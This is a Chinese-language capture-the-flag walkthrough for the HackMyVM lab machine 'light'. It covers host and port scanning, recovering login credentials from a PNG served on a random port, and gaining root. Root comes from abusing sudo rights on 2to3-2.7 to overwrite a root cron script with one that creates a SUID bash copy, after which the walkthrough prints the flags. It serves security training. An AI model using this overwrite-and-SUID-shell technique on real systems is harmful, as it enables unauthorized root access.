主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/light]
└─# arp-scan -I eth1 -l

192.168.56.154  08:00:27:c0:ac:16       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.154`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/light]
└─# nmap -p- 192.168.56.154

PORT      STATE SERVICE
22/tcp    open  ssh
46388/tcp open  unknown
```

注意：46388端口是随机的，扫出来需要马上nc连接，过一会就会关闭额，且不会再开启或者换其他端口开启（目前来看）

46388端口


```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/light]
└─# nc 192.168.56.154 46388
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 013f 0000 0085 0806 0000 002d 80ff  ...?.........-..
00000020: 0c00 0000 0173 5247 4200 aece 1ce9 0000  .....sRGB.......
00000030: 0004 6741 4d41 0000 b18f 0bfc 6105 0000  ..gAMA......a...
00000040: 0009 7048 5973 0000 0ec3 0000 0ec3 01c7  ..pHYs..........
00000050: 6fa8 6400 0007 de49 4441 5478 5eed dbf7  o.d....IDATx^...
00000060: 9314 4518 c671 ffff 1f2d ab2c 73c0 9cb0  ..E..q...-.,s...
00000070: 0c08 7292 0491 2092 8380 08e2 09ca c1a1  ..r... .........
00000080: 2248 7aed c799 2ea7 a67a 6f7b c3ed edf2  "Hz......zo{....
00000090: 7c3f 5553 1c7d bdd3 d361 9f09 bbf7 5400  |?US.}...a....T.
000000a0: 8021 c20f 8025 c20f 8025 c20f 8025 c20f  .!...%...%...%..
000000b0: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
000000c0: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
000000d0: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
000000e0: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
000000f0: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000100: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000110: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000120: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000130: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000140: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000150: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000160: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000170: 8025 c20f 8025 c20f 8025 c20f 8025 c20f  .%...%...%...%..
00000180: 8025 c20f 8025 c20f 80a5 c50c bf07 0f23  .%...%.........#
```

```
00000190: eede 8fb8 d76e fa59 654f 82dc b7bf ff69  .....n.YeO.....i
000001a0: 0b30 538f 1fa7 f14f 63af 4d3f 976c d41c  .0S....Oc.M?.l..
000001b0: cda2 5da3 f5b7 98e1 77e4 c788 67b7 45bc  ..].....w...g.E.
000001c0: f855 c49b 5f47 bcba 33e2 f8e5 f697 0b4e  .U.._G..3......N
000001d0: fd50 7f5e 586a 0b30 5337 ff8a 7869 47b3  .P.^Xj.0S7..xiG.
000001e0: e9e7 928d 9aa3 59b4 6bb4 fe16 ffb6 f78d  ......Y.k.......
000001f0: 3d11 efec 8b38 73b5 2d58 703f 2c47 bcbd  =....8s.-Xp?,G..
00000200: 37bd f952 b063 f6ee dc8b 782b 9d50 b5e9  7..R.c....x+.P..
00000210: e712 ad35 adb9 4d69 edcd d22c dad5 fadb  ...5..Mi...,....
00000220: 88be 6d80 c50f 3f4d d25a e1a7 4bf8 5da7  ..m...?M.Z..K.].
00000230: 2276 9ffe 7f3b d6bb 4abc f27b c49e 54be  "v...;..J..{..T.
00000240: e364 5b90 94ca 64dc fd5d 5d29 efaf 4b67  .d[...d..]])..Kg
00000250: dd2d 4722 bef8 3ee2 da6a 5b98 cce2 f826  .-G"..>..j[....&
00000260: d99f fc79 3762 e9f8 daf5 721b fbce ae5d  ...y7b....r....]
00000270: 4f4a ed6a fbf2 585b a155 7b7c 35f5 2ea7  OJ.j..X[.U{|5...
00000280: e3d3 fedf dfdf 6c1a 0b1d afea 76db cd21  ......l.....v..!
00000290: f4de 3711 7b3b 7d19 b75d a9e9 ef28 edd6  ..7.{;}..]...(..
000002a0: cc87 74db fdfa 4cb3 f63e 487d ef87 5f4d  ..t...L..>H}.._M
000002b0: 3f06 ada1 bfd2 4944 afd5 a69f e7c4 931d  ?.....ID........
000002c0: 7eab 779a 4079 6d57 73ab 7cf8 62c4 b6a3  ~.w.@ymWs.|.b...
000002d0: 119f 1c8e b874 bdad 949c baf2 ffed 7356  .....t........sV
000002e0: 2a1b 777f cbb7 9a45 a1b2 97d3 edd4 205f  *.w....E...... _
000002f0: a6c5 aa2b 8ea5 136d 416b bd8f 4f6a f7b7  ...+...mAk..Oj..
00000300: 35bd 393e 3e14 71f1 5a5b a9a5 aba4 6fce  5.9>>.q.Z[....o.
00000310: 451c bc30 bc5d f571 ade3 ebb7 ab7d e64d  E..0.].q.....}.M
00000320: 6ffa acb6 bfb5 f596 6f36 f3a4 70d1 a690  o.......o6..p...
00000330: 3e54 6837 87d0 bba9 ce34 daad ed6f 6dbb  >Th7.....4...om.
00000340: 5233 1fa5 e353 602a f8bb e157 db8f fe1a  R3...S`*...W....
00000350: ba72 a379 eded bf23 5edf dd6c b706 3c4a  .r.y...#^..l..<J
00000360: d800 4f76 f89d 4c93 a1db e2ee 44fe f04b  ..Ov..L.....D..K
00000370: 7b5b d909 a1bc a8ba f54a 65a3 ee4f 0b41  {[.......Je..O.A
00000380: be4a 67c2 8f0f 467c f65d 7356 2d79 f828  .Jg...F|.]sV-y.(
00000390: 627b 5a78 1f7e 9bce c09d 052f eb75 7ce3  b{Zx.~...../.u|.
000003a0: ec4f a1b7 f940 1360 6ba9 6db7 54af d46e  .O...@.`k.m.T..n
000003b0: 496d 7f6b eb89 ae4c f26d efa0 ab94 49fa  Im.k...L.m....I.
000003c0: 3149 7f6b db2d 19e5 f86a d641 697f fde3  1I.k.-...j.Ai...
000003d0: fb34 adf7 9329 34bb 8f12 1486 73e2 c90e  .4...)4.....s...
000003e0: bfd2 6299 76d9 f95f 07d7 fbe8 40c4 335b  ..b.v.._....@.3[
000003f0: 23fe 4867 be61 f480 f9ad b498 ce2f b705  #.Hg.a......./..
00000400: 1dd3 3ee6 49ca 6aad 352e c3ca 8eff d45c  ..>.I.j.5......\
00000410: 650c 6bb7 f4da da76 4bf5 446f ce61 6fd4  e.k....vK.Do.ao.
00000420: da7e d4b6 3b49 7f4b 6525 93cc c7b8 655f  .~..;I.Ke%....e_
00000430: a4ab c333 3f13 7eeb 4603 ad01 d7c0 f74d  ...3?.~.F......M
00000440: 7322 2597 e9ea 4c13 996f e114 5add 0f28  s"%...L..o..Z..(
00000450: 723d 9d2d 6ba9 1d6d 27d2 99b2 6f1a c73c  r=.-k..m'...o..<
00000460: adb2 4174 95a4 f1c8 9b6e cd34 4ee3 b6a1  ..At.....n.4N...
00000470: 4f5a 5f49 b74f dd71 d615 7457 7e6d ed7c  OZ_I.O.q..tW~m.|
00000480: 0cab 27eb 117e 35ed 8ed2 df9a f19b e67c  ..'..~5........|
00000490: 8c5b 46f8 ad33 0db4 065c 03df 573b 69f9  .[F..3...\..W;i.
000004a0: 5945 b7ec 5c7b 59af 0599 e5d7 aa7c e5cf  YE..\{Y......|..
000004b0: e619 d1af b79a edea 4a5b 2929 b531 8816  ........J[)).1..
000004c0: a91e 34ab 7d9d 9db5 50fa 6afb 318b b292  ..4.}...P.j.1...
000004d0: 9f6f a437 ea89 a69e c6e5 b7db 1107 cf37  .o.7...........7
000004e0: cfcd c66d 43df 37d3 986a 8cb5 bf03 697f  ...mC.7..j....i.
000004f0: ba92 de7d aaad 90e4 d7d6 cec7 b07a b21e  ...}.........z..
```

```
00000500: e157 d3ee 28fd 1dd6 eeb4 e7a3 b6ac ff3e  .W..(..........>
00000510: fafc 48aa 97c2 efde 8366 3c79 e637 651a  ..H......f<y.7e.
00000520: 684d 8226 a3ef 741a 782d bcd2 a469 22b2  hM.&..t.x-...i".
00000530: 6b69 31ea e1f6 a654 a605 a84f fdf6 a640  ki1....T...O...@
00000540: da7c b079 e09d 95f6 5752 5a18 83e8 0da6  .|.y....WRZ.....
00000550: 7675 9538 e8f6 b8b6 1fd3 a8d7 2d2b d5d3  vu.8........-+..
00000560: e2bd 9042 fa6c 3a39 647a 2654 3a79 f4f7  ...B.l:9dz&T:y..
00000570: 576a a376 acf2 c9a8 fb81 51ed 7cd4 d693  Wj.v......Q.|...
00000580: 5b69 3e34 177a b3ea 417d 496d 3f46 69b7  [i>4.z..A}Im?Fi.
00000590: afd4 dfda 766b e763 9275 90eb 95de 471a  ....vk.c.u....G.
000005a0: bf5f 5288 1f4d b7f3 6753 bdd3 69d3 f1e8  ._R..M..gS..i...
000005b0: c392 3bf3 f3e5 e9c5 0cbf ffbe 85de 0ea2  ..;.............
000005c0: 0655 97f4 ba5d d487 06dd 6fa6 eb3b 4b0a  .U...]....o..;K.
000005d0: b07c fba9 dfab 9ece 80ba 05e8 d2a4 e843  .|.............C
000005e0: 092d 7a4d b43e 98d8 77ae fd65 abbf bffc  .-zM.>..w..e....
000005f0: d725 fab7 abb4 804a 1e3d 8eb8 beda f441  .%.....J.=.....A
00000600: 6daf 0e78 b3d5 f663 d27a 1ac7 ee31 97ea  m..x...c.z...1..
00000610: 1dbd d4fc 5f63 94d5 eeaf f6cd 9be7 37ff  ...._c........7.
00000620: 054f 6d3f 06cd 476d 3dd1 1c68 2e34 27d7  .Om?..Gm=..h.4'.
00000630: d315 d3fd 74d5 a27a dd75 55db 8fda 766b  ....t..z.uU...vk
00000640: fb3b 6ebb a3cc ef28 f54a efa3 fc81 913e  .;n....(.J.....>
00000650: f155 5f14 ba7a 5d77 7f73 6231 c34f 6790  .U_..z]w.sb1.Og.
00000660: fc17 1e1a 586d 1a6c fdff e92d 6da5 9626  ....Xm.l...-m..&
00000670: 43cf 57f4 3b6d fa74 4acf 2206 797e a9b9  C.W.;m.tJ.".y~..
00000680: d5d5 d9ae a4bf bfe7 b637 0ba3 4b0f b0b5  .........7..K...
00000690: 0fed 6b2d fafa 80ce 9c35 0ba3 dbae ae14  ..k-.....5......
000006a0: 153e 3b3a b744 596d 7ffb f534 7e1a c7fe  .>;:.DYm...4~...
000006b0: 314f 737f a571 2995 75e7 77d4 764b f321  1Os..q).u.w.vK.!
000006c0: b5f5 321d 8fae ba72 fdee baaa ed87 d4b4  ..2....r........
000006d0: 5bdb df49 daad 9ddf 49d7 c14a ba33 503d  [..I....I..J.3P=
000006e0: 6d7f dc6d 6e85 4bc7 3707 16ff b677 91e9  m..mn.K.7....w..
000006f0: eca9 f0d3 4219 c5ce 147a ba32 292d 3e00  ....B....z.2)->.
00000700: 5508 bf8d a46f e1eb 01b7 9e33 d6d2 37eb  U....o.....3..7.
00000710: f525 d4fd e996 7c8e 1e1e 038b 86f0 9b77  .%....|........w
00000720: fae4 4e9f 025f b8d6 7c63 5eb7 10fa d6bf  ..N.._..|c^.....
00000730: 9e15 0218 1be1 37ef f477 927a a8ac bfaa  ......7..w.z....
00000740: d0a6 af3f ccd1 2766 c0a2 22fc 0058 22fc  ...?..'f.."..X".
00000750: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000760: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000770: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000780: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000790: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
000007a0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
000007b0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
000007c0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
000007d0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
000007e0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
000007f0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000800: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000810: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000820: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000830: 0018 8af8 1765 703a 66dc e967 bc00 0000  .....ep:f..g....
00000840: 0049 454e 44ae 4260 82                   .IEND.B`.
```

可以看到给的是个完整的png图片，去赛博厨子转回png下载（010，winhex也可以，目前我环境没下）

To lover



From Hexdump

Render Image

Input format
Raw

```
000007f0: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000800: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000810: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000820: 0058 22fc 0058 22fc 0058 22fc 0058 22fc  .X"..X"..X"..X".
00000830: 0018 8af8 1765 703a 66dc e967 bc00 0000  .....ep:f..g....
00000840: 0049 454e 44ae 4260 82                   .IEND.B`.
```

```
lover/youcanseetheshadow
```

获取到一组凭证/`lover:youcanseetheshadow`/

To root

```
lover@light:~$ sudo -l
Matching Defaults entries for lover on light:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lover may run the following commands on light:
    (ALL : ALL) NOPASSWD: /usr/bin/2to3-2.7
```

```
lover@light:~$ sudo /usr/bin/2to3-2.7 --help
Usage: 2to3 [options] file|dir ...

Options:
  -h, --help            show this help message and exit
  -d, --doctests_only   Fix up doctests only
  -f FIX, --fix=FIX     Each FIX specifies a transformation; default: all
  -j PROCESSES, --processes=PROCESSES
                        Run 2to3 concurrently
  -x NOFIX, --nofix=NOFIX
                        Prevent a transformation from being run
  -l, --list-fixes      List available transformations
  -p, --print-function  Modify the grammar so that print() is a function
  -v, --verbose         More verbose logging
  --no-diffs            Don't show diffs of the refactoring
  -w, --write           Write back modified files
  -n, --nobackups       Don't write backups for modified files
  -o OUTPUT_DIR, --output-dir=OUTPUT_DIR
                        Put output files in this directory instead of
                        overwriting the input files.  Requires -n.
  -W, --write-unchanged-files
                        Also write files even if no changes were required
                        (useful with --output-dir); implies -w.
  --add-suffix=ADD_SUFFIX
                        Append this string to all output filenames. Requires
                        -n if non-empty.  ex: --add-suffix='3' will generate
```

主要是-o,-n和-W配合使用，-o需要-n一起使用，-w/W是为了将文件写出

```
lover@light:~$ sudo /usr/bin/2to3-2.7 /root/root.txt -W -n -o ./
WARNING: --write-unchanged-files/-W implies -w.
lib2to3.main: Output in './' will mirror the input directory '/root' layout.
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: No changes to /root/root.txt
RefactoringTool: Writing converted /root/root.txt to ./root.txt.
RefactoringTool: Files that were modified:
RefactoringTool: /root/root.txt
#============================================================================#
lover@light:~$ ls -al
total 56
drwxr-xr-x 3 lover lover 4096 Dec 18 02:01 .
drwxr-xr-x 3 root  root  4096 Nov 13  2020 ..
-rw-r--r-- 1 lover lover  220 Nov 13  2020 .bash_logout
-rw-r--r-- 1 lover lover 3526 Nov 13  2020 .bashrc
-rwxr-xr-x 1 lover lover 1921 Nov 13  2020 flag.sh
drwxr-xr-x 3 lover lover 4096 Nov 13  2020 .local
-rw-r--r-- 1 lover lover 9037 Nov 13  2020 mypass.txt
-rw-r--r-- 1 lover lover  807 Nov 13  2020 .profile
-rw------- 1 root  root    12 Dec 18 02:01 root.txt
-rwxr-xr-x 1 lover lover  660 Nov 13  2020 tip.py
-rw------- 1 lover lover   17 Nov 13  2020 user.txt
-rw------- 1 lover lover   51 Nov 13  2020 .Xauthority
lover@light:~$
```

虽然拿到了root.txt但是还没有权限读取

此时我想到了刚拿到机器看的监控，在/root/script/下一直跑light.py

```
2025/12/18 01:40:01 CMD: UID=0     PID=519    | /usr/sbin/CRON -f
2025/12/18 01:40:01 CMD: UID=0     PID=520    | /usr/sbin/CRON -f
2025/12/18 01:40:01 CMD: UID=0     PID=521    | /bin/sh -c python
/root/script/light.py
2025/12/18 01:41:01 CMD: UID=0     PID=522    | /usr/sbin/CRON -f
2025/12/18 01:41:01 CMD: UID=0     PID=523    | /usr/sbin/CRON -f
2025/12/18 01:41:01 CMD: UID=0     PID=524    | /bin/sh -c python
/root/script/light.py
```

那可以在本地写一个恶意的light.py同名脚本，通过/usr/bin/2to3-2.7去覆盖掉原本的脚本，等定时任务触发

```
lover@light:~$ cat light.py
import os

os.system("cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash")
#============================================================================#
lover@light:~$ sudo /usr/bin/2to3-2.7 light.py -W -n -o /root/script/
WARNING: --write-unchanged-files/-W implies -w.
lib2to3.main: Output in '/root/script/' will mirror the input directory ''
layout.
RefactoringTool: Skipping optional fixer: buffer
```

```
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: No changes to light.py
RefactoringTool: Writing converted light.py to /root/script/light.py.
RefactoringTool: Files that were modified:
RefactoringTool: light.py
#=============================================================================#
lover@light:~$ ls -al /tmp
total 2904
drwxrwxrwt  8 root  root     4096 Dec 18 01:37 .
drwxr-xr-x 18 root  root     4096 Nov 13  2020 ..
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .font-unix
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .ICE-unix
-rwxr-xr-x  1 lover lover 2940928 Dec  3 01:50 pspy32
drwx------  3 root  root     4096 Dec 18 01:20 systemd-private-5a555150a5934f78bdcd64313159937d-systemd-timesyncd.service-tP0uXI
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .Test-unix
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .X11-unix
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .XIM-unix
#=============================================================================#
lover@light:~$ ls -al /tmp
total 4048
drwxrwxrwt  8 root  root     4096 Dec 18 02:23 .
drwxr-xr-x 18 root  root     4096 Nov 13  2020 ..
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .font-unix
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .ICE-unix
-rwxr-xr-x  1 lover lover 2940928 Dec  3 01:50 pspy32
-rwsr-sr-x  1 root  root  1168776 Dec 18 02:23 rootbash
drwx------  3 root  root     4096 Dec 18 01:20 systemd-private-5a555150a5934f78bdcd64313159937d-systemd-timesyncd.service-tP0uXI
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .Test-unix
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .X11-unix
drwxrwxrwt  2 root  root     4096 Dec 18 01:20 .XIM-unix
```

```
lover@light:/tmp$ ./rootbash -p
rootbash-5.0# id
uid=1000(lover) gid=1000(lover) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(lover)
rootbash-5.0# whoami
root
```

成功获取root权限

user.txt && root.txt

```
rootbash-5.0# cat /home/lover/user.txt && cat /root/root.txt
iloveopenedports
ilovepython
```